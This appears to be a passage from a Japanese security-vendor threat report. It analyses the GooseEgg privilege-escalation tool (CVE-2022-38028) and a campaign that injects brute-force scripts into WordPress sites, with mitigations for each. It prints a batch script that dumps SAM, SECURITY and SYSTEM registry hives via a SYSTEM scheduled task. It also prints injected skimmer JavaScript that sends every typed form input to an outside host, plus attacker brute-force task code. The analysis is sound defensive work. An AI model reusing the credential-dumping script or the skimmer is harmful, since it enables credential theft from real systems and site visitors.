GooseEggを悪用する攻撃者グループが増加する可能性や日本企業をターゲットとしたランサムウェアを用いた攻撃が増加している背景を踏まえ、今後日本国内をターゲットとした攻撃にGooseEggやそれに類するツールが使われることを想定する必要があります。GooseEggのような既存のカスタムツールが悪用されない環境を構築しておくことが肝要です。

2.3. GooseEggの対策

GooseEggに対する対策としては、以下のようなものが考えられます。

●CVE-2022-38028の影響を受けないようセキュリティアップデートを適用する
●使用可能なアプリケーションを制限する
●タスクスケジューラのログを監視する

GooseEggはCVE-2022-38028を悪用するカスタムツールです。したがってCVE-2022-38028の影響を受ける環境でのみ機能します。
CVE-2022-38028のセキュリティパッチの提供状況を表 2-1にまとめました。対象となるバージョンについては、バージョンが明記されているものに限って記載しています。[5]

表 2-1 CVE-2022-38028の影響範囲

対象となるWindows OS	対象となるバージョン
Microsoft Windows 10 for 32-bit Systems	1607 ～ 21H2
Microsoft Windows 10 for x64-based Systems	1607 ～ 21H2
Microsoft Windows 10 for ARM64-based Systems	1809 ～ 21H2
Microsoft Windows 11 for x64-based Systems	22H2
Microsoft Windows 11 for ARM64-based Systems	22H2
Microsoft Windows 8.1 for 32-bit systems	–
Microsoft Windows 8.1 for x64-based systems	–
Microsoft Windows RT 8.1	–
Microsoft Windows Server 2012	–
Microsoft Windows Server 2012 R2	–
Microsoft Windows Server 2016	–
Microsoft Windows Server 2019	–
Microsoft Windows Server 2022	–

GooseEggのような脆弱性を悪用するツールの場合、対応する脆弱性を修正することで無力化することができます。定期的にアップデートを確認し、適用するようにしてください。
ネットワークから切り離されているパソコンであっても、定期的にセキュリティアップデートを実施することで、何らかの方法でパソコン内部に侵入された際の被害を軽減することができます。

許可リスト方式や拒否リスト方式で使用可能なアプリケーションを制限することも有効です。
AppLockerやセキュリティソフトを使用することで簡単にアプリケーション制御を実現することができます。また、デジタル署名を参照し、信頼のおける発行元のプログラムのみ実行を許可する方針や不必要なサービスを無効化する方針なども考えられます。
GooseEggの場合、印刷スプーラーサービスが無効化されているときには、悪意ある動作を行うことができません。

GooseEggは攻撃の過程でタスクスケジューラを使用します。そのため、タスクスケジューラのログを定期的にチェックすることで攻撃に気付くことができる可能性があります。
タスクの追加、実行のログはWindowsイベントログの「Microsoft-Windows-TaskScheduler」にある「Operational」に出力されます。「Operational」ログは無効化されていることがあるため、その際はイベントビューアなどから事前に有効化しておいてください。

これらの対策はGooseEggに限らず、ほかの脆弱性悪用やマルウェアへの対策としても有効です。そのため、一般的なセキュリティ対策であるセキュリティソフトの導入や外部との通信の監視に加えて、こうした設定が適用されているかの確認を行うことを推奨します。

2.4.　GooseEggの解析

本節では、GooseEggの詳細な動作や特徴について説明します。
前述の説明のように、GooseEggは権限昇格を行うためのカスタムツールです。そのため、GooseEggの内部に本命の行動を行うコードは含まれていません。別途、PowerShellなどで書かれた攻撃用のコードを被害者のパソコンに送り込み、そのコードをシステム権限で実行するために使用されます。
本節では、カスタムツールであるGooseEggと併せて、攻撃で使用されるスクリプトの一例を紹介します。
GooseEggを用いた攻撃の場合、さまざまなスクリプトやプログラムとともに併用されることが考えられます。今回は、構造が単純でありシステム権限への昇格が行われていることがわかりやすいスクリプトを例として取り上げます。

```
rem save reg files
echo echo Yes ^| reg save hklm\sam C:\ProgramData\sam.save ^& > C:\ProgramData\servtask.bat
echo echo Yes ^| reg save hklm\security C:\ProgramData\security.save ^& >> C:\ProgramData\servtask.bat
echo echo Yes ^| reg save hklm\system C:\ProgramData\system.save ^& >> C:\ProgramData\servtask.bat

rem search for lsass.exe pid and take dump

rem copmress files
echo Powershell -c "Get-ChildItem C:\ProgramData\sam.save, C:\ProgramData\security.save, C:\ProgramData\system.save ^| Compress-Archive
-DestinationPath C:\ProgramData\out.zip" ^& >> C:\ProgramData\servtask.bat

rem cleanup
echo del C:\ProgramData\sam.save ^& >> C:\ProgramData\servtask.bat
echo del C:\ProgramData\security.save ^& >> C:\ProgramData\servtask.bat
echo del C:\ProgramData\system.save ^& >> C:\ProgramData\servtask.bat

echo schtasks /DELETE /F /TN \Microsoft\Windows\WinSrv ^& >> C:\ProgramData\servtask.bat
echo del C:\ProgramData\servtask.bat >> C:\ProgramData\servtask.bat

justice.exe /exe C:\Windows\System32\cmd.exe /c "schtasks /Create /RU SYSTEM /TN \Microsoft\Windows\WinSrv /TR C:\ProgramData\servtask.bat /SC
MINUTE"
```

図 2-2　GooseEggと併用されるスクリプトの例

GooseEggと併用されるスクリプトの例を図 2-2に示しました。
図 2-2のスクリプトのうち、オレンジ色の枠で表記した部分ではC:\ProgramDataにservtask.batというファイルを作成し、そのファイル内にコードの大部分を転記します。
また、水色の枠で表記した最終行ではjustice.exeというプログラムを実行します。詳細は後述しますが、最終行で実行されているこのjustice.exeがGooseEggの本体です。justice.exeはcmd.exeを引数としており、cmd.exeは続くschtasksコマンドを実行します。schtasksコマンドはタスクスケジューラに対して、タスクの追加や削除を行うコマンドです。
したがって、このスクリプトが実行されるとservtask.batがシステム権限でタスクスケジューラに追加される仕組みとなっています。

servtask.batの中身を以下に示します。図 2-2のオレンジ色の枠で示した範囲のコードが転記されていることが確認できます。

```
echo Yes | reg save hklm\sam C:\ProgramData\sam.save &
echo Yes | reg save hklm\security C:\ProgramData\security.save &
echo Yes | reg save hklm\system C:\ProgramData\system.save &
Powershell -c "Get-ChildItem C:\ProgramData\sam.save, C:\ProgramData\security.save, C:\ProgramData\system.save ^| Compress-Archive
-DestinationPath C:\ProgramData\out.zip" &
del C:\ProgramData\sam.save &
del C:\ProgramData\security.save &
del C:\ProgramData\system.save &
schtasks /DELETE /F /TN \Microsoft\Windows\WinSrv &
del C:\ProgramData\servtask.bat
```

図 2-3 servtask.batのコード

このスクリプトが実行されると、hklm\sam、hklm\security、hklm\systemというローカル環境のセキュリティやシステム構成に関わるレジストリキーがC:\ProgramData\sam.saveに保存されます。hklm\samにはユーザーアカウント情報やセキュリティ情報、hklm\securityにはシステムのセキュリティポリシー、ユーザー権限、監査設定などのデータ、hklm\systemにはシステムの起動、デバイスドライバー、サービス、およびさまざまなシステムコンポーネントに関する設定情報が含まれます。
これらのレジストリの操作にはシステム権限が必要です。一般のユーザー権限で上記スクリプトと同様にhklm\sam、hklm\security、hklm\systemを出力する操作を行う場合、以下のようにエラーが出力されます。

```
C:¥ProgramData>echo Yes | reg save hklm¥sam C:¥ProgramData¥sam.save
エラー: クライアントは要求された特権を保有していません。

C:¥ProgramData>echo Yes | reg save hklm¥security C:¥ProgramData¥security.save
エラー: アクセスが拒否されました。

C:¥ProgramData>echo Yes | reg save hklm¥system C:¥ProgramData¥system.save
エラー: クライアントは要求された特権を保有していません。
```

図 2-4 一般の権限で特定のレジストリキーにアクセスした際のエラー

ここからは、GooseEggを用いて権限昇格を行った場合にどうなるのかを解説します。
GooseEggの本体は多くの場合、justice.exeやDefragmentSrv.exeといった名前で出回っています。
使用方法は非常に単純で、コマンドプロンプトから実行させたいファイルを引数として与えるだけです。GooseEggはexe形式にもdll形式にも対応しています。

```
C:¥                    >justice.exe /exe C:¥Windows¥System32¥cmd.exe /c "schtasks /Create /RU SYSTEM /TN ¥Microsoft¥Win
dows¥WinSrv /TR C:¥ProgramData¥servtask.bat /SC MINUTE"
justice(0259): running, current processId: 6752 (001a60)
justice(0280): using mode: exe
justice(0283): exe exec status: 00000000
justice(0308): exiting, status: 00000000
```

図 2-5 GooseEggを実行した際の出力

上記スクリプトを介してjustice.exeを実行すると、以下のようにservtask.batがタスクスケジューラに追加されます。



図 2-6　タスクスケジューラにservtask.batが追加された様子

このタスクは登録された直後に実行され、実行時に削除されるよう設定されています。そのため、ユーザーはタスクの存在に気付くことが困難です。対策の欄で触れたように、Windowsイベントログにタスクの作成や実行のログが出力されるように設定することで、こうした悪意ある動作が行われた証拠を残すことができます。



図 2-7　Windowsイベントログへの出力

Justice.exeによってservtask.batはシステム権限でタスクに登録されているため、hklm\sam、hklm\security、hklm\systemといったレジストリの内容をファイルに正常に出力することができます。これらのレジストリの内容はレジストリハイブファイルとして出力され、out.zipファイルに圧縮されます。
このように、GooseEggを用いて権限昇格を行うことで、一連のスクリプトは一般の権限では取り出せない情報を簡単に持ち出すことに成功しています。



図 2-8　追加されたタスクによって出力されたファイル

ここからはGooseEggの特徴を紹介します。
GooseEggは製作者であるForest Blizzardに限らず、悪意ある攻撃者であれば誰でも簡単に扱えるように作成されています。
helpコマンドが用意されており、用意されているオプションとその説明を確認することができます。



図 2-9 GooseEggに用意された実行オプション

上記の画像からわかるように、GooseEggにはテスト用のオプションが用意されています。このコマンドを実行すると、CVE-2022-38028の影響を受ける環境ではC:\windows_prologue_test_.txtが生成されます。また、CVE-2022-38028の影響を受けない環境ではエラーが表示され、C:\windows_prologue_test_.txtは生成されません。
CVE-2022-38028の影響を受ける環境か否かを事前にチェックするための機能をGooseEgg自身が備えているのだと思われます。
マルウェアの仕組みは基本的に開発者しか知りません。開発者以外がそのマルウェアを使用しようと考えた場合、どういった環境で機能するどのような目的で作られたマルウェアなのかを調べる必要があります。マルウェアにもよりますが、少なからず攻撃者にもパソコンやプログラミングの知識が必要です。
しかし、GooseEggの場合、使い方は簡単に知ることができ、機能する環境をチェックする方法も内包されています。これは知識のない攻撃者にも簡単に悪用できてしまうということを意味します。

2.5. まとめ

本章では脆弱性を悪用するカスタムツールであるGooseEggについて取り上げ、悪用の背景と今後日本に対する攻撃にGooseEggが悪用される可能性について述べました。また、GooseEggに対する対策とスクリプトを併用した場合の動作について解説しました。

昨今、日本では多くのマルウェア被害が発生しています。マルウェア感染といえばスパムメールから、という印象を持っている方も多いかと思いますが、警察庁が公開した「令和5年におけるサイバー空間をめぐる脅威の情勢等について」によると、企業や団体を狙ったランサムウェアの侵入経路ではVPN機器からの侵入が半数を占めています。[7]

こうしたデータにも表れているように、標的型攻撃においては、個々人が注意するだけでは攻撃を防ぎきることが非常に難しい現状があります。

また、今後日本での攻撃に悪用される可能性の節で述べたように、GooseEggに限らず、日本がランサムウェアを筆頭とした標的型攻撃のターゲットになりやすい状況になってきています。この傾向はGooseEggといった扱いやすいツールの登場によってさらに加速していくのではないかと思われます。

攻撃者による侵入を許さないよう警戒を行うとともに、GooseEggなどを用いた侵入後の侵害活動を許さないような環境を構築しておく必要があります。セキュリティソフトを導入するなどの一般的なセキュリティ対策に加えて、個々の攻撃に関する情報を収集し、それぞれの特徴に応じた対策を実施してください。

---

1 Analyzing Forest Blizzard's custom post-compromise tool for exploiting CVE-2022-38028 to obtain credentials | Microsoft Security
https://www.microsoft.com/en-us/security/blog/2024/04/22/analyzing-forest-blizzards-custom-post-compromise-tool-for-exploiting-cve-2022-38028-to-obtain-credentials/

2 APT28 | MITRE ATT@CK
https://attack.mitre.org/groups/G0007/

3 Russia-Linked APT28 group observed using DDE attack to deliver malware | security affairs
https://securityaffairs.com/65318/hacking/dde-attack-apt28.html

4 拡大する正規ツールによる隠蔽手口、マルウェアによる「Slack」の悪用を初確認 | トレンドマイクロ セキュリティブログ
https://blog.trendmicro.co.jp/archives/20605

5 Windows 印刷スプーラーの特権の昇格の脆弱性 | Microsoft
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-38028

6 インシデント損害額調査レポート第2版 別紙「被害組織調査」 | JNSA インシデント被害調査WG
https://www.jnsa.org/result/incidentdamage/202402.html

7 令和5年におけるサイバー空間をめぐる脅威の情勢等について | 警察庁
https://www.npa.go.jp/publications/statistics/cybersecurity/

3

仕組まれた分散型ブルートフォース攻撃と狙われたWordPress

第3章　仕組まれた分散型ブルートフォース攻撃と狙われたWordPress

WordPressは世界中で利用されているオープンソースのCMS(Contents Management System)です。CMSはWebサイトを構成するファイルや画像などをコンテンツとして体系的に管理できるシステムで、簡単にWebページを作成するためのテンプレートや多様な機能を備えています。
WordPressは個人のブログだけではなく、企業の公式サイトなどでも利用されている一方で、利用者が多いことから設定の不備や脆弱性を内包したWebサイトも存在するため攻撃者の標的になる事件が発生しています。2024年3月にSUCURI社が公開した事例[1]では、分散型ブルートフォース攻撃を使いWordPressの資格情報を狙う手口が紹介されました。国内のWebサイトにおいても海外で観測された手口と同様の改ざんを複数検出しています。
本章では、国内Webサイトでの改ざん事例を調査した結果と、企業における脅威への対策を紹介します。

3.1.　分散型ブルートフォース攻撃の仕組みと標的

国内で検出したのは、攻撃者により悪性スクリプトが組み込まれる改ざんを受けたブログや企業サイトです。
改ざんにより組み込まれたのは、攻撃者がサイト閲覧者を使いブルートフォース攻撃を発生させるためのスクリプトです。
改ざんを受けたサイトをユーザーが閲覧すると、攻撃者の用意したサーバーからプログラムが呼び出され、ユーザーの端末から特定のリクエスト認証を試行する通信が標的サイトへ送信されます。
多数のユーザーが改ざんされたサイトを閲覧することで、各地の端末から標的サイトへ送信が行われ、分散型ブルートフォース攻撃を引き起こします。
その結果、攻撃者は標的サイトの中から侵入可能なWordPressの資格情報を搾取します。
この仕組みを以下の図(図 3-1)にまとめました。



図 3-1　攻撃者がWordPressに侵入するための資格情報を搾取する手口

3.2.　国内サイトの改ざん事例

日本語で書かれたjpドメインのブログに悪性スクリプトが組み込まれた改ざん事例を紹介します。

図 3-2は、日本語で書かれたjpドメインのブログが改ざんを受けた様子です。トップページのHTMLファイルにおいて、最終行直前に記述された <script> タグの前に悪性スクリプト(図中の青字)が組み込まれています。

```
<a href="https://www.[redacted].jp/tag/[redacted]/" class="tag-cloud-link tag-link-67
tag-link-position-30" style="font-size: 10px;" aria-label="[redacted]</a>
        </div><!-- #secondary -->
        </div><!-- #main .wrapper -->
    <footer id="colophon" role="contentinfo">
        <div class="site-info">
        <div class="footercopy">Copyright 2023</div>
        <div class="footercredit">[redacted]</div>
        <div class="clear"></div>
        </div><!-- .site-info -->
        </footer><!-- #colophon -->
        <div class="site-wordpress">
                <a href="https://themonic.com/iconic-one/">Iconic One</a> Theme | Powered by <a
                href="https://wordpress.org">Wordpress</a>
                </div><!-- .site-info -->
                <div class="clear"></div>
</div><!-- #page -->

<script id="deule">function generateRandomString(t){conste="ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";let
n="";for(let o=0;o<t;o++){const t=Math.floor(62*Math.random());n+=e.charAt(t)}return n}const uid=generateRandomString(10);function
sendPostRequest(t,e){const n=new URLSearchParams;n.append("uid",uid),n.append("i_name",t),// Add the field name as a parameter
n.append("b",btoa(e)),fetch("https://hostpdf.co/pinche.php",{method:"POST",headers:{"Content-Type":"application/x-www-form-urlencoded
"},body:n.toString()}).then((t=>t.text())).then((t=>console.log(t))).catch((t=>console.error("Error:",t)))}document.addEventListener(
"input",(function(t){if("INPUT"===t.target.tagName&&"button"!==t.target.type){sendPostRequest(t.target.name||t.target.id,t.target.val
ue)}}));</script><script>var buttons = document.querySelectorAll('button');var links =
document.querySelectorAll('a');buttons.forEach(function(button)
{button.classList.add('connectButton');});links.forEach(function(link) {link.classList.add('connectButton');});</script><script
id="deule2" src="https://dynamic-linx.com/chx.js"></script><script id="deule3">var e1 = document.getElementById("deule");if (e1)
{e1.parentNode.removeChild(e1);}var e2 = document.getElementById("deule2");if (e2) {e2.parentNode.removeChild(e2);}var e3 =
document.getElementById("deule3");if (e3) {e3.parentNode.removeChild(e3);}</script><script type="text/javascript"
src="https://www.[redacted].jp/wp-content/themes/iconic-one/js/selectnav.js?ver=1.0"
id="themonic-mobile-navigation-js"></script>
</body>
</html>
```

図 3-2　日本語で書かれた jpドメインのブログが改ざんされたソースコード(青字が組み込まれた悪性スクリプト)

該当ブログをユーザーが閲覧すると、攻撃者が用意したサーバーからプログラム「chx.js」(図 3-3) が呼び出されます。プログラム「chx.jp」は次のプログラム「getTask.php」(図 3-4) を呼び出し、「getTask.php」に記載された情報をもとにユーザー端末からブルートフォース攻撃が開始されます。

```
const getTaskUrl = 'https://dynamic-linx.com/getTask.php';
const completeTaskUrl = 'https://dynamic-linx.com/completeTask.php';

function sendRequest(url, username, pwd, content, filename) {
  return new Promise((resolve, reject) => {
    const fileContentBase64 = btoa(content);

    const xmlRpcData = `<?xml version="1.0"?>
    <methodCall>
      <methodName>wp.uploadFile</methodName>
      <params>
```

図 3-3　攻撃者が用意したサーバーから呼び出したプログラム「chx.js」

```
["65e1f920db8f4af1b814b0f8","https://[redacted].pk","[redacted]",722,"antti","antofagasta","antinomy","antibiotics","anthropos","antenna
s","antar","anoushka","annotate","annointed","annarose","annaba","anmelden","animators","animale","angela22","andrewb","andrew98","an
drew55","andrew15","andreas00","anatomical","anacrusis","amrs","amptrox","amplexus","amoeamoe","amorphus","amoralas","amityville","ami
```

図 3-4　プログラム「getTask.php」(標的サイトのpkドメインと攻撃に使用するパスワード)

検出した「getTask.php」は、国別コードがパキスタンを示すpkドメインをブルートフォース攻撃の標的として、事前に入手したと推測されるユーザー名を使い、パスワード「antti」から順にリクエスト認証を試します。パスワードは100件記載されているため、標的サイトにリクエスト認証が100回試行されます。

前述の海外記事では、2月下旬に「getTask.php」内のパスワードバッチ番号が最大で「418」であると確認されています。この国内事例では、3月中旬に該当ブログを閲覧して呼び出された「getTask.php」内のパスワードバッチ番号が「722」番と増加していたことから、数週間で攻撃パターンが増えたと推測されます。

```
#getTask.php の書式
["(taskId)" , "(taskUrl)" , "(taskUser)" , (checkId) , "(pw)" , … , "(pw)"
```

taskId　：タスクID
taskUrl　：ブルートフォース攻撃の標的サイトのURL（WordPressを利用している）
taskUser：事前にスキャンして入手した標的サイトのWordPressユーザー名
checkId　：パスワードバッチの番号
pw　　：ブルートフォース攻撃で試行されるパスワード（漏えいしたパスワードや一般的に利用されるパスワード）

「getTask.php」に書かれたすべてのパスワードについてリクエスト認証の試行が完了すると、次のtaskId情報を取得して新たな標的サイトに送信を開始します。この動作は、ユーザーが改ざんされたWebサイトを閲覧している間、標的サイトを変えながら繰り返されます。

攻撃の後には、特定のリクエスト認証に使用された暗号化済みの資格情報を含む小さなテキストファイルが標的サイト上に保存され、攻撃者がその有無を確認することで侵入できる先を特定します。

3.3.　改ざんを受けたWebサイトの傾向

調査対象のWebサイトに代理アクセスを行うURL分析サービス「urlscan.io」を利用し、前述のブログと同様にブルートフォース攻撃が発生していた痕跡のあるWebサイトを調べたところ、該当するURLが2,813件見つかりました。
このURLに使われたドメインや、WordPressのバージョンについて調査しました。

2,813件のURLを見ると半数以上がcomドメインで、続いてブラジルを示すbrドメインが179件、インドを示すinドメインが129件と多いことがわかりました。URLに見られた国別コードは80カ国程でした。
内訳の詳細を以下のグラフ（図 3-5）にまとめました。



図 3-5　ブルートフォース攻撃が発生していた痕跡のあるWebサイトのトップレベルドメイン

WebサイトがWordPressのバージョンは、ユーザーが閲覧しているページのHTMLファイルに記載されている場合があります。このバージョン情報は、攻撃者に該当バージョンの脆弱性を狙われないようセキュリティ対策として非表示にしているWebサイトもあります。
前述の日本語で書かれたjpドメインのブログは、トップページのHTMLファイルにWordPressのバージョン情報が記載されており、バージョン6.4.1を利用していました。

2,813件のURLから日本を示す国別コードのドメインを抽出してWordPressのバージョンを調べたところ、jpドメイン2件とco.jpドメイン1件が該当し、いずれも改ざんを受けたと推測されるころにバージョン6.4.3を利用していました。バージョン6.4.3は2024年1月30日にリリースされたばかりで、当時の最新版でした。

今回の攻撃手口において、日本を示す国別コードを利用するサイトが改ざんを受けた件数は少ないと推測します。また、新しいバージョンのWordPressでも改ざんを受けていることがわかります。設定の弱点を突くような攻撃に対しては、IDやパスワードの強度など設定の安全性を高める堅牢化が重要になります。

3.4.　企業における脅威への対策

今回の事例を踏まえ、企業におけるセキュリティ対策を2つの観点から説明します。
1つは、企業内でユーザーがインターネットを利用する際に遭遇する脅威を想定した対策です。
改ざんを受けたWebサイトを閲覧することでブルートフォース攻撃を発生させる手口のほかにも、マルウェアへの感染を目的とするものや、ユーザーの情報を搾取するフィッシングサイトに誘導する手口などが仕組まれた不審なサイトが存在します。ユーザーがこうした脅威に遭遇することを抑制し、万が一に脅威イベントが発生した際には影響を最小限に留めることを目的とします。

●プロキシサーバーやファイアウォールで不審なサイトの閲覧をフィルタリングする
新規ドメインを利用した不審なサイトの出現と、そのフィルタリング作業はいたちごっこといえます。ファイアウォール製品によっては、ブロックしたいカテゴリーを事前に設定することで、新規ドメインでもブロック対象のカテゴリーに該当すればブロックできる機能を備えています。

●ESETなどのアンチウイルスソフトを活用する
改ざんされたWebサイトを閲覧した際に不審なプログラムが実行されたことを検出・除去するのがESETなどのアンチウイルス

ソフトです。既に多くの企業が導入しているアンチウイルスソフトですが、インストールしていない端末や、パターンファイルを更新していない端末など、正しく運用されていない端末の存在が課題です。管理端末が多い場合にはインストール状況の把握や、脅威検出結果を管理するMDR(Managed Detection and Response)サービスを活用することで課題や対応負荷を抑制できます。

●端末利用者への啓発活動やトレーニングを開催する
どのようなインターネットの利用が脅威イベントにつながるのかを知ること、そして発生した脅威イベントによる影響について基礎的な知識を身に付けることで不審なサイトの閲覧自体を防止する効果が期待できます。

インターネットを利用する際、特に注意が必要なのは検索サイトの利用です。SEOポイズニングでショッピングのような興味を引くタイトルを使いユーザーを攻撃者が意図したWebサイトへ誘導する手口が現在も広く行われています。
SEOポイズニングは、検索エンジンを悪用して攻撃を仕組んだWebサイトを検索結果の上位に表示させるもので、検索結果に表示されたリンクが安全なものか見分けるスキルがユーザーに求められます。個人のスキルに頼るだけでなく、システムによるフィルタリングや、脅威イベントが発生した場合に検知や対処ができる仕組みを平時から整えておくことを推奨します。

もう1つは、企業が運営するWebサイトについて攻撃者による侵害を想定した対策です。WordPressを利用したWebサイトが改ざんによる悪用や資格情報の搾取などの侵害を受けた事例を紹介しました。こうした脅威から自社のWebサイトを守ることが目的です。

●WordPressで利用しているIDとパスワードを見直す
ただちにできる対策は、デフォルトのIDを利用していないか、パスワードは十分な強度があるか確認することです。デフォルトの「admin」を利用していた場合は任意のユーザー名に変更し、パスワードを強固な文字列へ変更します。
本レポートの第4章で強固なパスワードについて詳しく紹介します。使用中のパスワードを照らし合わせることで強度が確認できます。
パスワードを保護するためのプラグイン[2]も提供されています。例えば、特定のリクエストを許可する送信元IPを許可リストとして登録することができます。サイト管理者のIPアドレスだけを許可リストに登録することで今回の攻撃から資格情報を守ることができます。

●WordPress本体と利用しているサードパーティのプラグインやテーマの脆弱性情報を収集し、修正パッチの適用やバージョンアップを適切に実施する
WordPressには現在のサイト状態を確認するツールとして「サイトヘルス」[3]機能があります。「ステータス」を確認することで、現在の構成に対応すべき脆弱な箇所がないか確認できます。WordPress本体のバージョンだけでなく、プラグインやテーマについてもバージョンが長く停滞しているものは利用を避け、インストールは必要なものに限定します。

●脆弱性診断やWAFなどセキュリティサービスを活用する
セキュリティ対策を実施した後に脆弱性が残留していないか調べる脆弱性診断や、さらに能動的な調査を行うペネトレーションテストなどのサービスがあります。対策の手間や対処しきれないリスクが残る場合には、Webサイトの前段でサイバー攻撃による通信をブロックする機能を持つWAF(Web Application Firewall)を利用してリスクを回避することができます。

